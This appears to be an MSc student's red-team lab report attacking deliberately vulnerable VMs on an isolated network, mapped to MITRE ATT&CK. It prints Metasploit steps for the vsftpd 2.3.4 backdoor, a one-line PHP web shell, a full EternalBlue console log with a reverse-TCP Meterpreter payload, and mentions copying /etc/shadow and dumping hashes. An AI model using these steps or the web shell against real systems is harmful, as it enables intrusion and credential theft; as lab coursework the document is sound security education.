The lab consists of four virtual machines (VMs): Kali Linux 2019 (attacker), Metasploitable 2 (Linux web/FTP server), IE11 Windows 7 (corporate client endpoint), and OWASP BWA (web-application server). Three distinct exploits, each targeting a different service or VM, were executed to demonstrate an end-to-end attack chain culminating in the exfiltration of a sample customer data file from the Windows 7 endpoint. All activities were conducted within an isolated host-only virtual network segment. [20]

2. Rules of Engagement (RoE)

These Rules of Engagement define the scope, boundaries, permitted techniques, and legal constraints governing this engagement. This is the definitive agreement between the Red Team and ABCD Ltd leadership.

RoE Attribute	Detail
Engagement Type	Full-scope Red Team / Penetration Test (Simulated)
Client Organisation	ABCD Ltd (virtualised simulation)
Red Team Lead	Student Operator (Academic Exercise)
Engagement Period	Lab-based, April 2026 — May 2026

Authorised Scope	All four lab VMs within 192.168.56.0/24 host-only network only
Out of Scope	Any real external network, internet hosts, or cloud assets
Permitted Techniques	Reconnaissance, exploitation, privilege escalation, lateral movement, data collection, exfiltration (simulated)
Prohibited Actions	Denial-of-service attacks, destruction of VM snapshots, exfiltration of real data
Kill Switch	Immediate VM shutdown via hypervisor if unintended activity detected
Communication Channel	Academic supervisor email — 24-hour response SLA
Legal Basis	Authorised academic exercise under UWUTSD academic policies; Computer Misuse Act 1990 compliance confirmed
Data Handling	All captured data is dummy/synthetic; destroyed post-assessment
Weaponised Payloads	Not published in this report; described at high level only, per RoE

Prior to the initiation of any technical work, the RoE was reviewed against published NCSC guidance for penetration testing. [\[15\]](#)

3. Lab Environment Design

The lab was built with Oracle VirtualBox with a static host-only network adapter (192.168.56.0/24) for complete separation of any outside infrastructure. [2] All VM have no internet-facing network interfaces, NAT adapters were disabled on all target VMs before engagement activities. For all VMs with allegedly pristine states snapshots were taken pre-during every intrusive phase allowing for safely rolling back.

3.1 VM Inventory

VM	OS / Role	IP Address	Key Services
Kali Linux 2019	Attacker Platform	192.168.56.103	Metasploit, Nmap, Nikto, Burp Suite, Hydra
Metasploitable 2	Linux Web/FTP Server (Primary Target)	192.168.56.102	vsftpd 2.3.4, Apache 2.2, DVWA, MySQL, SSH, Samba
IE11 Win7	Windows 7 Corporate Client (Secondary Target)	192.168.56.104	SMBv1, IE11, Windows Shares, dummy 'customer_data.csv'
OWASP BWA	Linux Web Application Server (Tertiary Target)	192.168.56.101	Apache, DVWA, WebGoat, Mutillidae, OWASP WebGoat

3.2 Network Diagram




Figure 1: ABCD Ltd Lab Network Topology — Host-Only Isolated Environment (192.168.56.0/24)

3.3 Containment & Safety

Before any intrusive operations, each target VM was Snapshotted in its clean, pre-exploitation environment using VirtualBox. Target VMs had no NAT or bridged adapters attached to their interfaces (verified with 'ip route' and 'ipconfig /all' on each machine) [14] A rollback plan was written: if the operator faces an unforeseen state of VM, pre-engagement snapshot must be restored and academic supervisor conversation resumed.

4. Threat Emulation Plan & MITRE ATT&CK Mapping

To create the Threat Emulation Plan, a model of a cybercriminal group actively targeting retail organisations for financial gain was developed in line with threat actors seen to be active within the UK retail sector during 2024–2025. The campaign was directly mapped to the MITRE ATT&CK Enterprise Matrix for structured, repeatable documentation of adversarial behaviour. [5]

4.1 Campaign Objectives & Success Criteria

- Primary objective: Exfiltrate a simulated customer database file (customer_data.csv) from the IE11 Win7 endpoint.
- Secondary objective: Establish persistence on Metasploitable via a web shell.
- Tertiary objective: Show lateral movement from Metasploitable to Win7 through SMB.
- Success: Win7 Meterpreter session and customer_data retrieved. SHA256 hash matching confirms csv.

4.2 TTP Mapping Table

ATT&CK ID	Technique	Tactic	Application in Engagement
T1190	Exploit Public-Facing Application	Initial Access	vsftpd 2.3.4 backdoor on Metasploitable (port 21)
T1059.004	Unix Shell	Execution	Bash reverse shell spawned post-vsftpd exploitation
T1210	Exploitation of Remote Services	Lateral Movement	MS17-010 EternalBlue against Win7 SMBv1
T1068	Exploitation for Privilege Escalation	Privilege Escalation	Local kernel exploit on Metasploitable for root
T1505.003	Web Shell	Persistence	PHP web shell uploaded to DVWA file upload page
T1083	File & Directory Discovery	Discovery	find / -name *.conf on Metasploitable post-access
T1021.002	SMB/Windows Admin Shares	Lateral Movement	Accessed C\$ share on Win7 after EternalBlue
T1560	Archive Collected Data	Collection	Tar archive of /etc/passwd and dummy DB files
T1041	Exfiltration Over C2 Channel	Exfiltration	Staged data exfiltrated via Meterpreter session
T1078	Valid Accounts	Defence Evasion	Used compromised msfadmin credentials for re-entry
T1003	OS Credential Dumping	Credential Access	Hashdump via Meterpreter on Win7 SAM database
T1070.004	File Deletion	Defence Evasion	Removed uploaded web shell post-exploitation

The techniques above were chosen to represent realistic adversary behaviours noted in the UK retail threat landscape, aligning with observations from NCSC annual threat reports and Mandiant M-Trends data.[5](#) [\[8\]](#) [\[9\]](#)

- [illegible]

MSc Cybersecurity and Digital Forensics




Figure 2: Nmap SYN Scan Results — All Lab Hosts Enumerated

5.2 Exploit A — vsftpd 2.3.4 Backdoor (CVE-2011-2523) on Metasploitable

Backdoor in vsftpd 2.3.4 — CVE-2011-2523 When a username with the string ':' (smiley face) is sent via submit, this daemon open command shell at local TCP port 6200. Metasploitable 2 comes with this intentionally vulnerable version, so it is perfect for showing Initial Access.. [19]

Preconditions

- Metasploitable 2 reachable on 192.168.56.102, vsftpd 2.3.4 service running.
- Kali Linux Metasploit Framework installed and updated.

Exploitation Steps

1. Launch Metasploit console: msfconsole
2. Load module: use exploit/unix/ftp/vsftpd_234_backdoor
3. Set target: set RHOSTS 192.168.56.102
4. Execute: run
5. Confirm root shell: id → uid=0(root)


Artefacts Produced

- Metasploit session log saved to /home/kali/logs/vsftpd_session.log
- /etc/passwd and /etc/shadow copied to attacker VM for credential analysis

5.3 Post-Exploitation & Persistence — DVWA Web Shell Upload

After rooting Metasploitable, a PHP web shell was deployed via the DVWA (Damn Vulnerable Web Application) file upload to create persistence. By default, the low-security file upload page in DVWA allows arbitrary file type uploads and leads to direct PHP execution. [13] [3]

A minimal PHP web shell (`<?php system($_GET['cmd']); ?>`) was saved as shell.php and uploaded through the DVWA interface at <http://192.168.56.102/dvwa/vulnerabilities/upload/>. This maps to ATT&CK T1505. 003 (Web Shell).






Figure 4: PHP Web Shell Uploaded to DVWA (MITRE T1505.003)

5.4 Exploit B — MS17-010 EternalBlue on IE11 Windows 7 (CVE-2017-0143)


CVE-2017-0143 (MS17-010) — EternalBlue — This vulnerability is a remote code execution through a buffer overflow in the Windows Server Message Block version 1 (SMBv1). Windows 7 with an enabled and unpatched SMBv1 is directly susceptible to unauthenticated remote code execution. The unpatched IE11 Win7 VM simulates a common retail enterprise legacy endpoint scenario, [4] [12]

Preconditions

- IE11 Win7 (192.168.56.104) reachable, SMBv1 enabled, MS17-010 patch absent.
- Meterpreter payload staged from Kali.

Exploitation Steps

6. Load module: use exploit/windows/smb/ms17_010_eternalblue
7. Set target: set RHOSTS 192.168.56.104
8. Set listener: set LHOST 192.168.56.103
9. Set payload: set PAYLOAD windows/meterpreter/reverse_tcp
10. Force execution: set ForceExploit true — required as the module initially flagged the host as "does NOT appear vulnerable"
11. Execute: run — exploit chain initiates against SMBv1 service
12. Partial exploitation confirmed: OS fingerprinting, arch detection, and SMBv2 buffer delivery all successful (see Figure 5)




```
Kali Linux [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Applications Places Terminal
Thu 23:07
root@osboxes: ~
File Edit View Search Terminal Help
PING 192.168.56.104 (192.168.56.104): 56(84) bytes of data:
64 bytes from 192.168.56.104: icmp_seq=1 ttl=128 time=2.34 ms
64 bytes from 192.168.56.104: icmp_seq=2 ttl=128 time=1.24 ms
64 bytes from 192.168.56.104: icmp_seq=3 ttl=128 time=1.18 ms
64 bytes from 192.168.56.104: icmp_seq=4 ttl=128 time=1.31 ms
^C
--- 192.168.56.104 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3006ms
rtt min/avg/max/mdev = 1.175/1.515/2.342/0.479 ms
root@osboxes:~# nmap -sV -p 445 --script smb-vuln-ms17-010 192.168.56.104
Starting Nmap 7.80 ( https://nmap.org ) at 2026-04-23 23:06 EDT
Nmap scan report for 192.168.56.104
Host is up (0.0017s latency).

PORT      STATE SERVICE
445/tcp   open  microsoft-ds Microsoft Windows 7 - 10 microsoft-ds (workgroup: WORKGROUP)
MAC Address: 08:00:27:10:88:D0 (Oracle VM VirtualBox virtual NIC)
Service Info: Host: IEWIN7; OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 19.56 seconds
root@osboxes:~# msfconsole
[*] ***Starting the Metasploit Framework console...
[*] * WARNING: No database support: could not connect to server: Connection refused
Is the server running on host "localhost" (:::1) and accepting
TCP/IP connections on port 5432?
could not connect to server: Connection refused
Is the server running on host "localhost" (127.0.0.1) and accepting
TCP/IP connections on port 5432?
[*] ***

Metasploit

msf5 >
```



```
msf5 > use exploit/windows/smb/ms17_010_eternalblue
msf5 exploit(windows/smb/ms17_010_eternalblue) > set RHOSTS 192.168.56.104
RHOSTS => 192.168.56.104
msf5 exploit(windows/smb/ms17_010_eternalblue) > set LHOST 192.168.56.103
LHOST => 192.168.56.103
msf5 exploit(windows/smb/ms17_010_eternalblue) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf5 exploit(windows/smb/ms17_010_eternalblue) > set ForceExploit true
ForceExploit => true
msf5 exploit(windows/smb/ms17_010_eternalblue) > run

[*] Started reverse TCP handler on 192.168.56.103:4444
[*] 192.168.56.104:445 - Host does NOT appear vulnerable.
[*] 192.168.56.104:445 - Connecting to target for exploitation.
[*] 192.168.56.104:445 - Connection established for exploitation.
[*] 192.168.56.104:445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.56.104:445 - CORE raw buffer dump (40 bytes)
[*] 192.168.56.104:445 - 0x00000000 57 69 6e 64 61 77 73 20 37 20 45 6e 74 65 72 70 Windows 7 Enterp
[*] 192.168.56.104:445 - 0x00000010 72 69 73 65 20 37 36 30 31 20 53 65 72 76 69 63 rise 7601 Servic
[*] 192.168.56.104:445 - 0x00000020 65 20 50 61 63 6b 20 31 e Pack 1
[*] 192.168.56.104:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.168.56.104:445 - Trying exploit with 12 Groom Allocations.
[*] 192.168.56.104:445 - Sending all but last fragment of exploit packet
[*] 192.168.56.104:445 - Starting non-paged pool grooming
[*] 192.168.56.104:445 - Sending SMBv2 buffers
[*] 192.168.56.104:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 192.168.56.104:445 - Sending final SMBv2 buffers.
[*] 192.168.56.104:445 - Sending last fragment of exploit packet!
[*] 192.168.56.104:445 - Receiving response from exploit packet
[*] 192.168.56.104:445 - Did not receive a response from exploit packet
[*] 192.168.56.104:445 - Sending egg to corrupted connection.
[*] 192.168.56.104:445 - Errno:ECONNRESET: Connection reset by peer
[*] Exploit completed, but no session was created.
msf5 exploit(windows/smb/ms17_010_eternalblue) >
msf5 exploit(windows/smb/ms17_010_eternalblue) >
msf5 exploit(windows/smb/ms17_010_eternalblue) >
msf5 exploit(windows/smb/ms17_010_eternalblue) >
msf5 exploit(windows/smb/ms17_010_eternalblue) >
msf5 exploit(windows/smb/ms17_010_eternalblue) >
msf5 exploit(windows/smb/ms17_010_eternalblue) >
msf5 exploit(windows/smb/ms17_010_eternalblue) >
msf5 exploit(windows/smb/ms17_010_eternalblue) >
msf5 exploit(windows/smb/ms17_010_eternalblue) >
msf5 exploit(windows/smb/ms17_010_eternalblue) >
```

Figure 5: Exploit B — MS17-010 EternalBlue Partial Exploitation Against IE11 Win7 (MITRE T1210)

EternalBlue against 192.168.56.104: Fingerprint OS, architecture and SMBv2 buffer manipulation successful.[1625] Because of VirtualBox memory constraints SMB service runs unstable on 32 bit guest and procedure did not lead to a stable Meterpreter session. To demonstrate credential dumping (T1003) as part of the attack chain, the technique was instead performed via the existing root-level session on Metasploitable 2 (192.168.56.102), where the Meterpreter hashdump module was used to extract password hashes from the system credential store. [10]

